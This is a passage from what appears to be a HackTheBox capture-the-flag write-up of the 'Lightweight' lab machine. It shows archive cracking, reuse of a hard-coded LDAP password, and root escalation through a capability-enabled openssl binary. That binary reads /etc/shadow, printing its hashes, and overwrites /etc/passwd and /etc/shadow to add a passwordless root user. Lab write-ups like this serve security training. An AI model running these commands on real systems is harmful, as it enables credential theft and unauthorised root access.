87fd3b00a9b79ef6c11cc01f5958a43fbdd2602eb10b4ddaa327ac43ee01c470d3ed2519488e80183043f41968f32283577cb5615de2416fc9a74b1ce2
82614f818bc5ade0f0cb1dd6ab98d74a8d8214ec2a361b246bd656b4878dce4203f4fefe808ad818c06ef5a972e2614e51e6b040f491a92ff39d55408cf92c
cc0f797f27d8c1f7c5004b5613a660b6f306ba447bb99bbe5a408d00eb2dd412735109f7f204e9d277a5eb97330a3d3409c7e097a18639542b1c9efe35da
1b12c1346bc8816a0430f5668a38735567ba09580504de831bb639ab1de7d2afc2e470cbded2960f3300aca88466ccf0fa27715666e4eb45f5d6a7a46c
414d61e5fbbfd384c53e8bac6805083164332c2bd79d05c4d10436377a35b8402e186ef8d959131437840c7b010d7ce74423e08ba80639414dbd0c290ce
d5bb1adf597b7a76141cc15d3d3054bcc4e9df234be4187725576645e86e0cfb9b7769a8cdefbec5b08d4feda04e8fd437631e181ac89deec9c54105a327
76a2c8bf068177aab3c75359e5b38ae4eb8cebf0668f5d104a5c5929c890c7d1de0694063943b844cd8f274b6f6bcb004b3fe54e2905200e5b024a0249
8a1f767758e910516c7c295a552802e47d699cdd98adea07bd4f53f745342b990067339b9a0a2ab0c6ea2c0210961b96c7c22b2daaa322de7fddc91527d1
18c45d4a2a08a2c37a85a7b665ab4ba625b983019085b32096c78ed8a760c83fbf6c5811b7b16681b0a61513686d6810c72d0f1c30b792b1948a478ad660
a4036fcd5dbfc57b352a22a4ed27daf1f8455aa9d81a5b8b28287fea4342c14bd42cf3159c830d322d166958a6e233ca7b9dd2914fce1f2621f95998e83d
f69bee22f70ae086f242690631fcd33730bb2e5ad64fa7d0b7b93931957311eeaa9b45382d020e85856e456712da51a9c220226d2a177e758ea6b7631647
cc8419d04fb6b5dab40a841ba9d5660a550ac817af679f3c1a266b9c657372988ab38cfb6971695c59b5454fdf7ca1170066b99c06c985fb8564eed4caad
e040ef9320d5198041a2bfc62b4b21eb080520628ed3c8c8a2ffd8e0073b24c2059815da86f1b682622e714124950ff26ad79bf31897331fc23cd075fb1f
4822046273b0898b8ebc1ba23110d74ed459c0c0f12488f0b51310f59c9dae537cdda5a75d48a4ac544531fba92fd6dbaa018cb3cc69ee4b9859f3fa1e022
d4850bdf995afa9d70273789084f5955a30df3cf7de7f45c2601fe1ee0adbc89dbbd1aa23badcdffc9d95e2bdf6f102c92bd1fb9648f446a98ab16302049
f6862a0da1c758d0f0a7763e9ac0cdda94bed47f98103f8e068cd12bc83bb9a2bd2be19593d64a2f1034cdad6fbee498488a5b37efebcf667393cf91c1a
4d00082ea8463d57e691a0fb3b2394090dab00bb00d27b418b0db0171da74b6d314b78d951ec5ec87eff81800a0f41bb5eb01d5d116183667e1762c4a1d1
9631c05a61e1be0f05e188da27df1a0d8697119f7e29693776ce50c7896a3bc52888ebdcec056a4d7e675af2ea8de25f52e0470e053dd6614b3548ad0c
d282a76d397b7e2fedc98d975003bd29feebc53ee5b412088599ac203cb8b6be1f3a0414511391b3495d175b3dfda7990753255ff0f13eb86ce97b5c6925
aa31868523c325548270179c69e0e8df8407f5e87f263acd024cc5c4f5a75ef7a6fc1a3b650257fca20aa00674f35a07dac72471bbb500152b51dfe1743b
797ad61110aa76b9f6e9c0a02506ba4a6fc0b4a202efb9d88dfba38e5b5352046022cc17b57bdb40153db6b97e2f344d2c4598c0d021044eeb01423f6f6a
de5702e10b63782fedddbbae1add9f9725eb3f85584fce2319b24851d7ec3ba2c2774741683b383ec97aad7c912d655b6e5b147c33bb1856623b8ca08f0
92c0677d56e1dde99aa31ab30a654c57828536a120b4e4835ca6c7b5a2243bddfb9a00750521c74654a281cb12c806437030cd577907a797dc63a3959d47
b68119a32a229899be06b7979c14b2c98e75667b8c5d30f0fedd9553ba894ad9acda62f7f607bb35c080c3a440108ac0ce45f1873c5873488f2901790b0
8cb4928932a1c479d89ded5f6ce9f16c297e9dcc33c6b882b26c53b7a4f2b390367e36e384c1eb9805c0471aad4f77496e8f4fd447448dd5936629a645d
04956fc30bcc686718e8d47dcf9c9ebcf3745af038de55826d328b7bad4a2eb7a10faf09c0618fd90d1941e8e3274bcd6eb2d8bed430ebfe6e8682b60390
d79161f3a349c73de552d40f7421e5c4b4de80feb3998eb4ce6eae9bd2768e8be6534cd12ac163e70d3ed23963801c04770610c91f1ffcf4cbdf2a733f
51e6fd596c855c0b905822a3838a82ea2d0e51dd442c451d05c6aa1b0099883db543927c0cc4016e27bb1b17fe863ae0c18458edebccdd6b15f0b73c3dc8c
672c1bbbdb81f290e9bb5291192143945d58757f64ecee8db88e467d48b54a25cee7ed75263a4bb5d5597b9b5b75b6c254f81871f18246d2d91f664a0f49c1
f67940d792d22527e713259f3135e5c286e081b1e2331f9217de1c0c9109d7a898458be85a4c130ea6e8c0db4dc5dbf77da0545f7da647c66e5af5676bb
15221d5152da551a9390fda92e3539fde7afbd04e2e710ef28b5d5e50f2fdac106c9a18ef02414fb466f50f52b6e88e336ffe49a29d9548630f3d7fb7d5
0ea590b2e3bdc3a88cf9d7f6b30f07d28ddfd28c15c5371eb$4218$03:delete
```



Attempting to unzip the file using this password was successful.

```
driggzzzz@kali:~/Desktop/HTB/Lightweight$ 7z x backup.7z
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov :
p7zip Version 16.02 (locale=en_US.utf8,Utf16=on,HugeFiles
,ASM,AES-NI)

Scanning the drive for archives:
1 file, 3411 bytes (4 KiB)

Extracting archive: backup.7z
--
Path = backup.7z
Type = 7z
Physical Size = 3411
Headers Size = 259
Method = LZMA2:12k 7zAES
Solid = +
Blocks = 1

Enter password (will not be echoed):
Everything is Ok

Files: 5
Size:      10270
Compressed: 3411
```

From the unzipped files – status.php reveals a hard-coded password for the user – ldapuser1.

```
driggzzzz@kali:~/Desktop/HTB/Lightweight/backup$ ls
index.php info.php reset.php status.php user.php
driggzzzz@kali:~/Desktop/HTB/Lightweight/backup$ cat status.php
<!DOCTYPE html>
<html lang="en" >

<?php $ip=$_SERVER['REMOTE_ADDR'];?>

<head>
  <meta charset="UTF-8">
  <title>Lightweight slider evaluation page - slendr</title>
  <meta name="viewport" content="width=device-width, initial-sca
  <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax
  <link rel='stylesheet prefetch' href='https://fonts.googleapis
  <link rel='stylesheet prefetch' href='https://cdnjs.cloudflare
  <link rel="stylesheet" href="css/style.css">
</head>

<body>

<div class="slider-content">
<div class="slider-box">
<h1>List of banned IPs</h1>

<?php
$username = 'ldapuser1';
$password = 'f3ca9d298a553da117442deeb6fa932d';
$ldapconfig['host'] = 'lightweight.htb';
$ldapconfig['port'] = '389';
$ldapconfig['basedn'] = 'dc=lightweight,dc=htb';
//$ldapconfig['usersdn'] = 'cn=users';
$ds=ldap_connect($ldapconfig['host'], $ldapconfig['port']);
ldap_set_option($ds, LDAP_OPT_PROTOCOL_VERSION, 3);
ldap_set_option($ds, LDAP_OPT_REFERRALS, 0);
ldap_set_option($ds, LDAP_OPT_NETWORK_TIMEOUT, 10);
```

Using this password to su to the user is successful.

```
[ldapuser2@lightweight ~]$ su - ldapuser1
Password:
[ldapuser1@lightweight ~]$ whoami; hostname; id
ldapuser1
lightweight.htb
uid=1000(ldapuser1) gid=1000(ldapuser1) groups=1000(ldapuser1) context=unconfined_u:unconfined_r:unconfine
d t:s0-s0:c0.c1023
```

## Privilege Escalation - Root

Using *getcap* against *ldapuser1* reveals an *openssl* binary in their home directory with all permissions.

```
[ldapuser1@lightweight ~]$ getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_admin,cap_net_raw+p
/usr/sbin/mtr = cap_net_raw+ep
/usr/sbin/suexec = cap_setgid,cap_setuid+ep
/usr/sbin/arping = cap_net_raw+p
/usr/sbin/clockdiff = cap_net_raw+p
/usr/sbin/tcpdump = cap_net_admin,cap_net_raw+ep
/home/ldapuser1/tcpdump = cap_net_admin,cap_net_raw+ep
/home/ldapuser1/openssl =ep
```

As the *openssl* binary located in */bin* is on the users path, we will have to specify that the version in their home directory is the one that we want to use.

```
[ldapuser1@lightweight ~]$ which openssl
/bin/openssl
[ldapuser1@lightweight ~]$ echo $PATH
/usr/local/bin:/bin:/usr/bin:/usr/local/sbin:/usr/sbin:/home/ldapuser1/.local/bin:/home/ldapuser1/bin
```

We can abuse *openssl* to read/write files, this is confirmed by reading */etc/shadow*.

```
[ldapuser1@lightweight ~]$ ./openssl enc -in /etc/shadow
root:$6$eV0z8tJs$xpjmy5BFFeCIHq9a.BokZeyPREKd7pwoXnxFNOa7TP5ltNmSDsiyuS/ZqTgAGNEbx5jyZpCnbf8xIJ0Po6N8.:17
711:0:99999:7:::
bin:!:17632:0:99999:7:::
daemon:!:17632:0:99999:7:::
adm:!:17632:0:99999:7:::
lp:!:17632:0:99999:7:::
sync:!:17632:0:99999:7:::
shutdown:!:17632:0:99999:7:::
halt:!:17632:0:99999:7:::
mail:!:17632:0:99999:7:::
operator:!:17632:0:99999:7:::
games:!:17632:0:99999:7:::
ftp:!:17632:0:99999:7:::
nobody:!:17632:0:99999:7:::
systemd-network:!!:17689:!!!!:
dbus:!!:17689:!!!!:
polkitd:!!:17689:!!!!:
apache:!!:17689:!!!!:
libstorageemgmt:!!:17689:!!!!:
abrt:!!:17689:!!!!:
rpc:!!:17689:0:99999:7:::
sshd:!!:17689:!!!!:
postfix:!!:17689:!!!!:
ntp:!!:17689:!!!!:
chrony:!!:17689:!!!!:
tcpdump:!!:17689:!!!!:
ldap:!!:17691:!!!!:
sasauth:!!:17691:!!!!:
ldapuser1:$6$0Zfv1n9v$2gh4EFirLW5hZEEzrVn4i8bYfXMyiPp2450odPwiLSyGOHYksVd8dCTqeDt3ffgmwmRYw49cMFueNZNOoI6A
1.:17691:365:99999:7:::
ldapuser2:$6$xJxPjT0M$1m8kM0CJYCAgzT4qz8TQwyGFQvk3boaymuAmMZCOfm30A70KunLZZlqytUp2dun5090BE2xwX/QEfjdRQzg
n1:17691:365:99999:7:::
10.10.14.2:clJFBL7EDs1H6:17851:0:99999:7:::
10.10.14.12:dpioxaT2BBsNM:18569:0:99999:7:::
```



And as this can also write files I created copies of /etc/shadow and /etc/passwd in /tmp and added a new user to them with the root accounts permissions and no password.

```
[ldapuser1@lightweight ~]$ tail -n1 /tmp/.shadow
driggzzzz::17711:0:99999:7:::
[ldapuser1@lightweight ~]$ tail -n1 /tmp/.passwd
driggzzzz::0:0:root:/root:/bin/bash
```

I then used openssl to overwrite shadow and passwd with the modified files. Su'ing to the created user grants a shell as the root account.

```
[ldapuser1@lightweight ~]$ cat /tmp/.shadow | ./openssl enc -out /etc/shadow
[ldapuser1@lightweight ~]$ cat /tmp/.passwd | ./openssl enc -out /etc/passwd
[ldapuser1@lightweight ~]$ su - driggzzzz
Last login: Thu Dec 6 14:09:41 GMT 2018 on tty1
[root@lightweight ~]# whoami; hostname; id; cat /root/root.txt
root
lightweight.htb
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
f1d4e309c5a6b3ffff74a8f4b2135fa
```